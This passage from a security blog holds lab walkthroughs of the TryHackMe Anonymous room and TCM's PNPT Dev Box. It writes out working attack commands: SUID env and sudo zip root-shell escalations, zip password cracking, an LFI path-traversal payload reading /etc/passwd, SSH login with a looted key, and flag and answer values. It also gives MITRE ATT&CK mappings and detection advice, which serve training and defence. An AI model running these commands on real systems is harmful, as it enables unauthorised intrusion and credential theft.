<h2 id="privilege-escalation-through-suid-binaries">Privilege Escalation Through SUID Binaries</h2>

<p>Time to escalate. I searched the system for files with the SUID bit set:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>find / <span class="nt">-type</span> f <span class="nt">-perm</span> <span class="nt">-04000</span> <span class="nt">-ls</span> 2&gt;/dev/null
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-14.png" /></p>

<p>Most binaries were standard… except one stood out:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/usr/bin/env
</code></pre></div></div>
<p><img src="/assets/images/tcm-academy/anonymous/anonymous-15.png" />
—</p>

<h2 id="using-usrbinenv-to-gain-root">Using <code class="language-plaintext highlighter-rouge">/usr/bin/env</code> to Gain Root</h2>

<p>According to <a href="https://gtfobins.github.io/gtfobins/env/#suid">GTFOBins</a>, if <code class="language-plaintext highlighter-rouge">env</code> has the SUID bit set, it can be abused to spawn a root shell like this:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/usr/bin/env /bin/bash <span class="nt">-p</span>
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-12.png" /></p>

<p>I gave it a shot:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/usr/bin/env /bin/bash <span class="nt">-p</span>
</code></pre></div></div>

<p>Then confirmed I had root with:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">whoami
id
ls</span> /root
<span class="nb">cat</span> /root/root.txt
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-13.png" /></p>

<p>🎉 <strong>Root flag</strong>: <code class="language-plaintext highlighter-rouge">4d930091c31a622a7ed10f27999af363</code></p>

<hr />

<h2 id="tryhackme-room-questions--answers">TryHackMe Room Questions &amp; Answers</h2>

<table>
  <thead>
    <tr>
      <th>Question</th>
      <th>Answer</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Enumerate the machine. How many ports are open?</td>
      <td><code class="language-plaintext highlighter-rouge">4</code></td>
    </tr>
    <tr>
      <td>What service is running on port 21?</td>
      <td><code class="language-plaintext highlighter-rouge">ftp</code></td>
    </tr>
    <tr>
      <td>What service is running on ports 139 and 445?</td>
      <td><code class="language-plaintext highlighter-rouge">smb</code></td>
    </tr>
    <tr>
      <td>There’s a share on the user’s computer. What’s it called?</td>
      <td><code class="language-plaintext highlighter-rouge">pics</code></td>
    </tr>
    <tr>
      <td>What is the content of the <code class="language-plaintext highlighter-rouge">user.txt</code> flag?</td>
      <td><code class="language-plaintext highlighter-rouge">90d6f99258581ff991e68748c414740</code></td>
    </tr>
    <tr>
      <td>What is the content of the <code class="language-plaintext highlighter-rouge">root.txt</code> flag?</td>
      <td><code class="language-plaintext highlighter-rouge">4d930091c31a622a7ed10f27999af363</code></td>
    </tr>
  </tbody>
</table>

<p><img src="/assets/images/tcm-academy/anonymous/anonymous-16.png" /></p>

<hr />

<h2 id="final-thoughts">Final Thoughts</h2>

<p>The <strong>Anonymous</strong> box offered a perfect mix of enumeration, scripting insight, and privilege escalation with real-world implications:</p>

<ul>
  <li>FTP services left open to the world can become footholds</li>
  <li>Writable scripts can be as dangerous as remote exploits</li>
  <li>SUID misconfigurations like <code class="language-plaintext highlighter-rouge">env</code> are often overlooked</li>
</ul>

<blockquote>
  <p>💡 This room was a strong reminder that even simple misconfigurations can lead to complete system compromise. Consistent enumeration and knowing where to look — like SUID binaries and writable scripts — can make all the difference. Tools like GTFOBins aren’t just helpful — they’re essential in every pentester’s toolkit.</p>
</blockquote>]]></content><author><name>Nisha P McDonnell</name></author><category term="Blog" /><category term="TryHackMe" /><category term="TryHackMe" /><category term="initial-access" /><category term="ftp" /><category term="reverse-shell" /><category term="linux" /><category term="privilege-escalation" /><category term="suid" /><summary type="html"><![CDATA[This walkthrough covers the TryHackMe 'Anonymous' room. I gain user-level access via FTP and a writable script, capture the user flag, and escalate to root via a SUID misconfiguration.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Compromising the Dev Box: A PNPT Walkthrough with Mitigation and MITRE ATT&amp;amp;CK Mapping</title><link href="https://notesbynisha.com/blog/devbox-pnpt-walkthrough/" rel="alternate" type="text/html" title="Compromising the Dev Box: A PNPT Walkthrough with Mitigation and MITRE ATT&amp;amp;CK Mapping" /><published>2024-12-07T00:00:00+00:00</published><updated>2024-12-07T00:00:00+00:00</updated><id>https://notesbynisha.com/blog/devbox-pnpt-walkthrough</id><content type="html" xml:base="https://notesbynisha.com/blog/devbox-pnpt-walkthrough/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>In this article, I walk through my successful compromise of the Dev Box from TCM Security’s PNPT training course. The process spans reconnaissance, exploitation, and privilege escalation. I’ll also detail relevant mitigation strategies and map the techniques used to the MITRE ATT&amp;CK framework to enhance threat defense practices.</p>

<h2 id="reconnaissance-and-initial-enumeration">Reconnaissance and Initial Enumeration</h2>

<p>I began by conducting a full TCP port and service version scan using Nmap:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-p-</span> <span class="nt">-A</span> <span class="nt">-T4</span> 10.0.100.12
</code></pre></div></div>
<p><img src="/assets/images/tcm-academy/dev-02.png" /></p>

<p>The following ports were discovered open:</p>

<ul>
  <li><strong>22</strong> (SSH)</li>
  <li><strong>80</strong> (HTTP)</li>
  <li><strong>111</strong> (RPC)</li>
  <li><strong>2049</strong> (NFS)</li>
  <li><strong>8080</strong> (HTTP-alt)</li>
  <li><strong>32771</strong>, <strong>33727</strong>, <strong>36393</strong>, <strong>40821</strong> (RPC-related ports)</li>
</ul>

<p>Visiting the web service on port <strong>80</strong> in the browser revealed a default Apache web page referencing <strong>Bolt CMS</strong>.</p>

<p><img src="/assets/images/tcm-academy/dev-03.png" /></p>

<p>This Bolt - Installation Error page is a default message that appears when Bolt CMS is installed in the wrong web directory. Instead of pointing to /var/www/html/public/, the web server is configured to serve from /var/www/html/. This misconfiguration inadvertently exposes internal application files and setup instructions.</p>

<p><strong>Why This Matters</strong></p>

<ul>
  <li>
    <p><strong>Information Disclosure:</strong> Confirms Bolt CMS use and reveals internal paths.</p>
  </li>
  <li>
    <p><strong>Fingerprinting Opportunity:</strong> Opens the door to version-specific exploits.</p>
  </li>
  <li>
    <p><strong>Misconfigured Web Root:</strong> Risks exposing files that should remain private.</p>
  </li>
</ul>

<p>Port <strong>8080</strong> displayed a PHP information disclosure page, exposing server-level details including Apache and PHP versions, modules, and configuration paths.</p>

<p><img src="/assets/images/tcm-academy/dev-04.png" /></p>

<p>While continuing to investigate, I launched directory brute-force scans on both ports using FFUF:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ <span class="nt">-u</span> http://10.0.100.12/FUZZ
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-80.png" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ <span class="nt">-u</span> http://10.0.100.12:8080/FUZZ
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-8080.png" /></p>

<p>With scans in progress, I turned to explore services revealed by Nmap.</p>

<p><strong>NFS Enumeration and Credential Discovery</strong></p>

<p>Port <strong>2049</strong> revealed a running NFS service. Using showmount, I queried the exported directories:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>showmount <span class="nt">-e</span> 10.0.100.12
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-13.png" /></p>

<p>The output indicated that /srv/nfs was being shared and was accessible to the entire <code class="language-plaintext highlighter-rouge">10.0.0.0/8</code>, <code class="language-plaintext highlighter-rouge">172.16.0.0/12</code>, and <code class="language-plaintext highlighter-rouge">192.168.0.0/16</code> network ranges. This represents a dangerous misconfiguration.</p>

<p>🔓 Why is this important?</p>

<ul>
  <li>
    <p>Mountable shares may contain clear-text credentials or sensitive project files.</p>
  </li>
  <li>
    <p>Weak NFS configurations (e.g., missing root squashing) can be abused for privilege escalation or lateral movement.</p>
  </li>
</ul>

<p>I mounted the NFS share locally to inspect its contents:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">mkdir</span> /mnt/dev
mount <span class="nt">-t</span> nfs 10.0.100.12:/srv/nfs /mnt/dev
<span class="nb">cd</span> /mnt/dev
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-14.png" /></p>

<p>Once inside the mounted directory, I discovered a suspicious file named <code class="language-plaintext highlighter-rouge">save.zip</code>:</p>

<p><img src="/assets/images/tcm-academy/dev-15.png" /></p>

<p>Attempting to unzip it revealed that the archive was password protected :</p>

<p><img src="/assets/images/tcm-academy/dev-16.png" /></p>

<p>Since the password wasn’t known, I used <code class="language-plaintext highlighter-rouge">fcrackzip</code> and the popular <code class="language-plaintext highlighter-rouge">rockyou.txt</code> wordlist to brute-force it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>fcrackzip <span class="nt">-v</span> <span class="nt">-u</span> <span class="nt">-D</span> <span class="nt">-p</span> /usr/share/wordlists/rockyou.txt save.zip
</code></pre></div></div>

<p>The password was successfully found: java101.</p>

<p><img src="/assets/images/tcm-academy/dev-17.png" /></p>

<p>I extracted the archive using the recovered password, which revealed two artifacts:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">id_rsa</code> - a private SSH key</li>
  <li><code class="language-plaintext highlighter-rouge">todo.txt</code> - a plaintext file with developer notes</li>
</ul>

<p><img src="/assets/images/tcm-academy/dev-18.png" /></p>

<p>I inspected the todo.txt file for clues:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat </span>todo.txt
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-19.png" /></p>

<p>These notes provided valuable intel:</p>

<ul>
  <li>
    <p>The user (presumably with initials jp) is a developer on this box.</p>
  </li>
  <li>
    <p>The reference to Java correlates with the cracked password java101, which may be reused elsewhere.</p>
  </li>
  <li>
    <p>The presence of a private SSH key and the jp initials hinted at an SSH login opportunity.</p>
  </li>
</ul>

<p>Next, I attempted to connect over SSH using the private key and the username jp:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh <span class="nt">-I</span> id_rsa jp@10.0.100.12
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-20.png" /></p>

<p>However, this prompted for a passphrase for the key, indicating additional protection was in play.</p>

<p><strong>Directory Busting Results and Discovery</strong></p>

<p>At this point I decided to continue on with my post-scan analysis, revisiting the results of the FFUF directory brute-force scans.</p>

<p><strong>Port 80 Directory Results</strong></p>

<p>Several directories responded with <strong>301 Moved Permanently</strong> HTTP status codes, indicating redirection. These included:</p>

<ul>
  <li>
    <p><code class="language-plaintext highlighter-rouge">/public</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">/src</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">/app</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">/vendor</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">/extensions</code></p>
  </li>
</ul>

<p>This suggested the presence of potentially accessible internal application folders that may contain sensitive files or configuration data.</p>

<p><img src="/assets/images/tcm-academy/dev-09.png" /></p>

<p><strong>Port 8080 Directory Results</strong></p>

<p>On port <strong>8080</strong>, the FFUF scan revealed a /dev directory that responded with a <strong>301 redirect</strong> and a <strong>200 OK</strong>, indicating successful content retrieval. This was especially interesting in the context of the earlier discovery in <code class="language-plaintext highlighter-rouge">todo.txt</code>, where the user “jp” mentioned working on a development website and their love for Java.</p>

<p>This clue aligned perfectly with the <code class="language-plaintext highlighter-rouge">/dev</code> path and prompted me to investigate further.</p>

<p><img src="/assets/images/tcm-academy/dev-11.png" /></p>

<p><strong>Discovering BoltWire CMS on Port 8080</strong></p>

<p>From the results of my FFUF scan on port <strong>8080</strong>, the <code class="language-plaintext highlighter-rouge">/dev</code> directory really stood out. Based on earlier hints in the <code class="language-plaintext highlighter-rouge">todo.txt</code> file referencing a development website and the user’s interest in Java, this directory warranted further exploration.</p>

<p>I visited the <code class="language-plaintext highlighter-rouge">/dev</code> endpoint in the browser:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://10.0.100.12:8080/dev/
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-21.png" /></p>

<p>To my surprise, this led to a BoltWire CMS setup page confirming the application had been successfully deployed.</p>

<p>This page indicated that the CMS instance was live and functional—an excellent opportunity to enumerate further and possibly find a way to exploit the system.</p>

<p><strong>Exploring Web-Exposed Directories</strong></p>

<p>I explored several of the directories discovered during the directory brute-force scan on port 80:</p>

<p><img src="/assets/images/tcm-academy/dev-22.png" />  <img src="/assets/images/tcm-academy/dev-23.png" /></p>

<p><img src="/assets/images/tcm-academy/dev-24.png" />   <img src="/assets/images/tcm-academy/dev-25.png" /></p>

<p>Initially, most of these appeared uninteresting or led to generic index listings. But when I navigated to the <code class="language-plaintext highlighter-rouge">/app/config/</code> directory, I found a goldmine of potential configuration files:</p>

<p><img src="/assets/images/tcm-academy/dev-26.png" /></p>

<p>Opening the config.yml file revealed hardcoded database credentials:</p>

<p><img src="/assets/images/tcm-academy/dev-27.png" /></p>

<p>This included a username of bolt and a password of I_love_java, which immediately stood out based on previous hints and findings (like the Java-related comment in the todo.txt file). At this point, I made note to try these credentials later in the enumeration and exploitation stages.</p>

<p><strong>Identifying BoltWire Version and Planning Exploitation</strong></p>

<p>After logging into the BoltWire CMS running on port <code class="language-plaintext highlighter-rouge">8080</code> BoltWire CMS running on port 8080, I explored various available actions. Although I was able to register and log in successfully, no direct administrative functionality was accessible from the dashboard.</p>

<p>However, clicking the <code class="language-plaintext highlighter-rouge">print</code> action in the navigation bar triggered an information disclosure that revealed the exact CMS version in use:</p>

<p><img src="/assets/images/tcm-academy/dev-31-1.png" /></p>

<p>Version Disclosure: The message revealed that the site was running BoltWire version 6.03.</p>

<p>This was a pivotal moment. With the exact version known, I pivoted to researching known exploits for BoltWire 6.03.</p>

<p>A quick search on Google and Exploit-DB surfaced a known Local File Inclusion (LFI) vulnerability associated with this version. This exploit would allow me to access sensitive system files if successfully executed.</p>

<p><img src="/assets/images/tcm-academy/dev-32.png" /></p>

<p><img src="/assets/images/tcm-academy/dev-33.png" /></p>

<p><a href="https://www.exploit-db.com/exploits/48411" target="_blank">https://www.exploit-db.com/exploits/48411 </a></p>

<p><img src="/assets/images/tcm-academy/dev-34.png" /></p>

<h2 id="choosing-the-exploitation-path">Choosing the Exploitation Path</h2>

<p>After reviewing the available options, I determined that the <strong>Local File Inclusion (LFI)</strong> exploit was the most appropriate path forward for the following reasons:</p>

<p>✅ It directly matched the confirmed <strong>BoltWire CMS version (6.03)</strong>.</p>

<p>✅ It required only an <strong>authenticated user</strong>—a condition I had already met by registering on the site.</p>

<p>✅ It leveraged the application’s predictable <strong>URL routing pattern</strong>, allowing for payload injection.</p>

<p>✅ It offered a direct path to sensitive file disclosure and opened the door to further privilege escalation opportunities.</p>

<p>Armed with this information, I proceeded to test the vulnerability.</p>

<p><strong>Performing Local File Inclusion</strong></p>

<p>The exploit format from ExploitDB ID 48411 requires a GET request to:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/dev/index.php?p<span class="o">=</span>action.search&amp;action<span class="o">=</span>../../../../../../../etc/passwd
</code></pre></div></div>

<p>Because I was already authenticated from registering and logging in earlier, I could perform the attack by navigating directly to the LFI path in the browser:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://10.0.100.12:8080/dev/index.php?p<span class="o">=</span>action.search&amp;action<span class="o">=</span>../../../../../../../../etc/passwd
</code></pre></div></div>

<p>This successfully disclosed the contents of the <code class="language-plaintext highlighter-rouge">/etc/passwd</code> file.</p>

<p><img src="/assets/images/tcm-academy/dev-35.png" /></p>

<p><strong>Identifying Valid User Accounts</strong></p>

<p>Scrolling through the output, I came across a user named jeanpaul. This stood out because it aligned with the initials jp from the previously recovered todo.txt file found inside the NFS share.</p>

<p>This was a strong lead — it suggested a valid system user, potentially with a home directory and SSH access.</p>

<p><img src="/assets/images/tcm-academy/dev-37.png" /></p>

<p><strong>Gaining SSH Access as JeanPaul</strong></p>

<p>Now that I had a valid username (jeanpaul) and a private key (id_rsa) recovered from the mounted NFS share, I attempted to SSH into the target system using the following command:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>ssh <span class="nt">-I</span> id_rsa jeanpaul@10.0.100.12
</code></pre></div></div>

<p>The system prompted me for the key passphrase. At this point, I reflected on artifacts previously recovered:</p>

<ul>
  <li>
    <p>The <code class="language-plaintext highlighter-rouge">todo.txt</code> file contained a note that said: “Keep coding in Java because it’s awesome.”</p>
  </li>
  <li>
    <p>The <code class="language-plaintext highlighter-rouge">config.yml</code> exposed a password value: <code class="language-plaintext highlighter-rouge">i_love_java</code></p>
  </li>
</ul>

<p>Taking a calculated guess, I tried the password <code class="language-plaintext highlighter-rouge">i_love_java</code> as the key passphrase—and it worked! I successfully authenticated and gained shell access to the system as user <code class="language-plaintext highlighter-rouge">jeanpaul</code>.</p>

<p><img src="/assets/images/tcm-academy/dev-38.png" /></p>

<p>With access to jeanpaul, it was time to explore how I could elevate to root.</p>

<h2 id="post-exploitation-local-enumeration-and-privilege-escalation-path">Post-Exploitation: Local Enumeration and Privilege Escalation Path</h2>

<p>After gaining shell access as user <code class="language-plaintext highlighter-rouge">jeanpaul</code>, I immediately ran standard enumeration commands to understand the system context and check for privilege escalation vectors.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls
pwd
history
sudo</span> <span class="nt">-l</span>
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-39.png" /></p>

<p>From the output of <code class="language-plaintext highlighter-rouge">sudo -l</code>, I discovered that <code class="language-plaintext highlighter-rouge">jeanpaul</code> had <code class="language-plaintext highlighter-rouge">NOPASSWD</code> permissions to run <code class="language-plaintext highlighter-rouge">/usr/bin/zip</code> as root—without requiring a password. This is a huge find, as it can be abused for privilege escalation!</p>

<p><img src="/assets/images/tcm-academy/dev-40.png" /></p>

<p>This revealed that the zip binary could be run with root privileges. To investigate potential abuses, I consulted <a href="https://gtfobins.github.io/gtfobins/zip/#sudo" target="_blank">GTFOBins</a>, which confirmed that <code class="language-plaintext highlighter-rouge">zip</code> is a known escalation vector if misconfigured this way.</p>

<p><strong>GTFOBins Guidance</strong></p>

<p>If the zip binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to escalate or maintain privileged access.</p>

<p><img src="/assets/images/tcm-academy/dev-42.png" /></p>

<p><img src="/assets/images/tcm-academy/dev-43.png" /></p>

<p><img src="/assets/images/tcm-academy/dev-44.png" /></p>

<h2 id="executing-the-exploit">Executing the Exploit</h2>

<p>Using the GTFOBins-provided payload, I created a temporary file, invoked zip with the -T and -TT flags, and injected a shell:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">TF</span><span class="o">=</span><span class="si">$(</span><span class="nb">mktemp</span> <span class="nt">-u</span><span class="si">)</span>
<span class="nb">sudo </span>zip <span class="nv">$TF</span> /etc/hosts <span class="nt">-T</span> <span class="nt">-TT</span> <span class="s1">'sh #'</span>
<span class="nb">sudo rm</span> <span class="nv">$TF</span>
</code></pre></div></div>

<h3 id="root-access-achieved">Root Access Achieved</h3>

<p>The command successfully spawned a shell as root. I confirmed root-level access with:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">id
cd</span> /root
<span class="nb">cat </span>flag.txt
</code></pre></div></div>

<p><img src="/assets/images/tcm-academy/dev-45.png" /></p>

<p>And there it was—the flag:</p>

<p><strong>Congratz on rooting this box!</strong></p>

<h1 id="detection-opportunities-and-attck-matrix">Detection Opportunities and ATT&amp;CK Matrix</h1>

<h3 id="mitre-attck-framework-mapping-and-mitigation-strategies">MITRE ATT&amp;CK Framework Mapping and Mitigation Strategies</h3>

<p>To strengthen the defensive posture of environments against similar exploitation paths, it’s crucial to align the observed attacker techniques with the MITRE ATT&amp;CK framework. This provides defenders with visibility into how adversaries operate, and what countermeasures can be implemented to reduce risk.</p>

<table>
  <thead>
    <tr>
      <th>Technique</th>
      <th>Description</th>
      <th>Tactic</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1135/">T1135 - Network Share Discovery</a></td>
      <td>The attacker discovered open NFS shares via <code class="language-plaintext highlighter-rouge">showmount -e</code>.</td>
      <td>Discovery</td>
    </tr>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1003/001/">T1003.001 - OS Credential Dumping: LSASS Memory</a></td>
      <td>Credentials were harvested from NFS-mounted directories, including SSH private keys.</td>
      <td>Credential Access</td>
    </tr>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1059/004/">T1059.004 - Command and Scripting Interpreter: Unix Shell</a></td>
      <td>The attacker used Bash to interact with the system and chain privilege escalation.</td>
      <td>Execution</td>
    </tr>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1003/">T1003 - Credential Dumping</a></td>
      <td>The attacker extracted SSH private keys and cracked ZIP file passwords with <code class="language-plaintext highlighter-rouge">fcrackzip</code>.</td>
      <td>Credential Access</td>
    </tr>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1552/001/">T1552.001 - Unsecured Credentials: Credentials in Files</a></td>
      <td>Bolt CMS configuration files exposed database credentials in plaintext.</td>
      <td>Credential Access</td>
    </tr>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1190/">T1190 - Exploit Public-Facing Application</a></td>
      <td>LFI vulnerability in BoltWire CMS was exploited to leak sensitive files.</td>
      <td>Initial Access</td>
    </tr>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1068/">T1068 - Exploitation for Privilege Escalation</a></td>
      <td>GTFOBins technique via <code class="language-plaintext highlighter-rouge">zip</code> used for local privilege escalation.</td>
      <td>Privilege Escalation</td>
    </tr>
    <tr>
      <td><a href="https://attack.mitre.org/techniques/T1078/">T1078 - Valid Accounts</a></td>
      <td>SSH login was performed using cracked private key and password.</td>
      <td>Persistence</td>
    </tr>
  </tbody>
</table>

<h3 id="mitigation-strategies">Mitigation Strategies</h3>

<table>
  <thead>
    <tr>
      <th>Mitigation</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>M1021 - Restrict Web-Based Content</strong></td>
      <td>Disable directory indexing on web servers to prevent file listing and direct file access.</td>
    </tr>
    <tr>
      <td><strong>M1040 - Behavior Prevention</strong></td>
      <td>Monitor and alert on suspicious usage of binaries like <code class="language-plaintext highlighter-rouge">zip</code>, especially when used via <code class="language-plaintext highlighter-rouge">sudo</code>.</td>
    </tr>
    <tr>
      <td><strong>M1022 - Restrict File and Directory Permissions</strong></td>
      <td>Enforce least privilege for file access. NFS shares should be restricted and root squash enabled.</td>
    </tr>
    <tr>
      <td><strong>M1012 - Vulnerability Scanning</strong></td>
      <td>Regular vulnerability assessments could have identified the misconfigured Bolt CMS installation.</td>
    </tr>
    <tr>
      <td><strong>M1042 - Disable or Remove Feature or Program</strong></td>
      <td>Avoid enabling unnecessary binaries (e.g., <code class="language-plaintext highlighter-rouge">zip</code> as sudo) unless absolutely required.</td>
    </tr>
    <tr>
      <td><strong>M1047 - Audit</strong></td>
      <td>Log and monitor usage of sensitive paths like <code class="language-plaintext highlighter-rouge">/etc/</code>, access to SSH keys, and execution of privilege escalation binaries.</td>
    </tr>
  </tbody>
</table>

<h3 id="detection-opportunities">Detection Opportunities</h3>

<p>These are specific areas where defenders could have detected malicious activity during the compromise of the Dev Box. Mapping them to log sources and behaviors helps defenders create alerts, dashboards, and hunt queries.</p>

<table>
  <thead>
    <tr>
      <th>Log Source / Control Point</th>
      <th>Detection Focus</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Web Server Logs</strong></td>
      <td>Detect URL path traversal attempts (e.g., <code class="language-plaintext highlighter-rouge">../../etc/passwd</code>) via <code class="language-plaintext highlighter-rouge">access.log</code>.</td>
    </tr>
    <tr>
      <td><strong>Authentication Logs</strong></td>
      <td>Monitor for SSH login using <code class="language-plaintext highlighter-rouge">id_rsa</code>, especially from unknown IPs or for new users.</td>
    </tr>
    <tr>
      <td><strong>File Access Logs (auditd)</strong></td>
      <td>Track reads to sensitive files like <code class="language-plaintext highlighter-rouge">id_rsa</code>, <code class="language-plaintext highlighter-rouge">config.yml</code>, or <code class="language-plaintext highlighter-rouge">/etc/passwd</code>.</td>
    </tr>
    <tr>
      <td><strong>Sudo Command Logs</strong></td>
      <td>Alert on unusual <code class="language-plaintext highlighter-rouge">sudo</code> usage involving <code class="language-plaintext highlighter-rouge">zip</code> with <code class="language-plaintext highlighter-rouge">-T</code> and <code class="language-plaintext highlighter-rouge">-TT</code> flags.</td>
    </tr>
    <tr>
      <td><strong>NFS Server Logs</strong></td>
      <td>Detect remote mounts to development shares from unauthorized IPs.</td>
    </tr>
    <tr>
      <td><strong>BoltWire Application Logs</strong></td>
      <td>Look for new account registrations or access to the <code class="language-plaintext highlighter-rouge">action</code> parameter.</td>
    </tr>
    <tr>
      <td><strong>Network Monitoring (IDS/IPS)</strong></td>
      <td>Flag outbound requests containing traversal strings or repeated LFI attempts.</td>
    </tr>
  </tbody>
</table>

<h2 id="final-thoughts">Final Thoughts</h2>

<p>This walkthrough of the Dev Box from TCM Security’s PNPT training course demonstrates how layered misconfigurations—when chained together—can lead to a full system compromise. From open NFS shares and exposed credentials, to LFI vulnerabilities and weak privilege escalation controls, each weakness contributed to the overall attack path.</p>

<p>Along the way, we:</p>

<ul>
  <li>
    <p>Performed full port scanning and service enumeration</p>
  </li>
  <li>
    <p>Exploited a misconfigured NFS share to recover sensitive credentials</p>
  </li>
  <li>
    <p>Leveraged LFI in BoltWire CMS to enumerate system users</p>
  </li>
  <li>
    <p>Authenticated via SSH using a cracked private key</p>
  </li>
  <li>
    <p>Escalated privileges to root using a GTFOBins zip sudo misconfiguration</p>
  </li>
</ul>

<h3 id="-key-takeaways">🔑 Key Takeaways:</h3>

<ul>
  <li>
    <p>Always sanitize and secure public-facing services—even development tools.</p>
  </li>
  <li>
    <p>Avoid storing credentials and SSH keys in accessible locations like NFS shares.</p>
  </li>
  <li>
    <p>Regular audits of sudoers configurations can prevent privilege escalation.</p>
  </li>
  <li>
    <p>Use the MITRE ATT&amp;CK framework to understand and defend against attacker behaviors.</p>
  </li>
</ul>

<p>By analyzing how attackers move laterally and escalate privileges, defenders can better anticipate and respond to real-world threats.</p>

<p>Thanks for reading!</p>

<p>🛡️ Stay curious, stay secure.
— Notes by Nisha</p>]]></content><author><name>Nisha P McDonnell</name></author><category term="Blog" /><category term="PNPT" /><category term="MITRE ATT&amp;CK" /><category term="Privilege Escalation" /><category term="Web Exploits" /><category term="Exploitation" /><category term="Cybersecurity" /><category term="Linux" /><summary type="html"><![CDATA[A step-by-step walkthrough of compromising the Dev Box from TCM Security’s PNPT training course, including detailed explanations, mitigation steps, and a comprehensive mapping to MITRE ATT&CK tactics and techniques.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">TryHackMe: Enumeration &amp;amp; Brute Force Room Walkthrough</title><link href="https://notesbynisha.com/tryhackme/blog/enumeration-brute-force-tryhackme/" rel="alternate" type="text/html" title="TryHackMe: Enumeration &amp;amp; Brute Force Room Walkthrough" /><published>2024-11-21T00:00:00+00:00</published><updated>2024-11-21T00:00:00+00:00</updated><id>https://notesbynisha.com/tryhackme/blog/enumeration-brute-force-tryhackme</id><content type="html" xml:base="https://notesbynisha.com/tryhackme/blog/enumeration-brute-force-tryhackme/"><![CDATA[<h2 id="overview">Overview</h2>

<p>This walkthrough documents my experience completing the <strong>Enumeration &amp; Brute Force</strong> room on TryHackMe. The room provides hands-on experience with various enumeration techniques, brute force attacks, and web application vulnerability exploitation. This write-up details my approach to each task and the key learning points along the way.</p>

<h2 id="task-1-introduction">Task 1: Introduction</h2>

<p>The introduction task provides an overview of what we’ll be learning in this room. No answers are required for this section, but it sets up important context for the upcoming challenges.</p>

<p>Key topics covered in this room include:</p>
<ul>
  <li>Authentication enumeration techniques</li>
  <li>User enumeration methodologies</li>
  <li>Password reset vulnerabilities</li>
  <li>HTTP Basic Authentication exploitation</li>
  <li>OSINT (Open Source Intelligence)</li>
</ul>

<h2 id="task-2-authentication-enumeration">Task 2: Authentication Enumeration</h2>

<p>This task introduces the concept of authentication enumeration and how seemingly harmless error messages can provide attackers with valuable information.</p>

<p><strong>Question:</strong> What type of error messages can unintentionally provide attackers with confirmation of valid usernames?
<strong>Answer:</strong> Verbose errors</p>

<h3 id="explanation">Explanation</h3>
<p>Verbose error messages are a common security misconfiguration that can leak sensitive information. When a system provides different error messages for:</p>
<ul>
  <li>Invalid username: “User does not exist”</li>
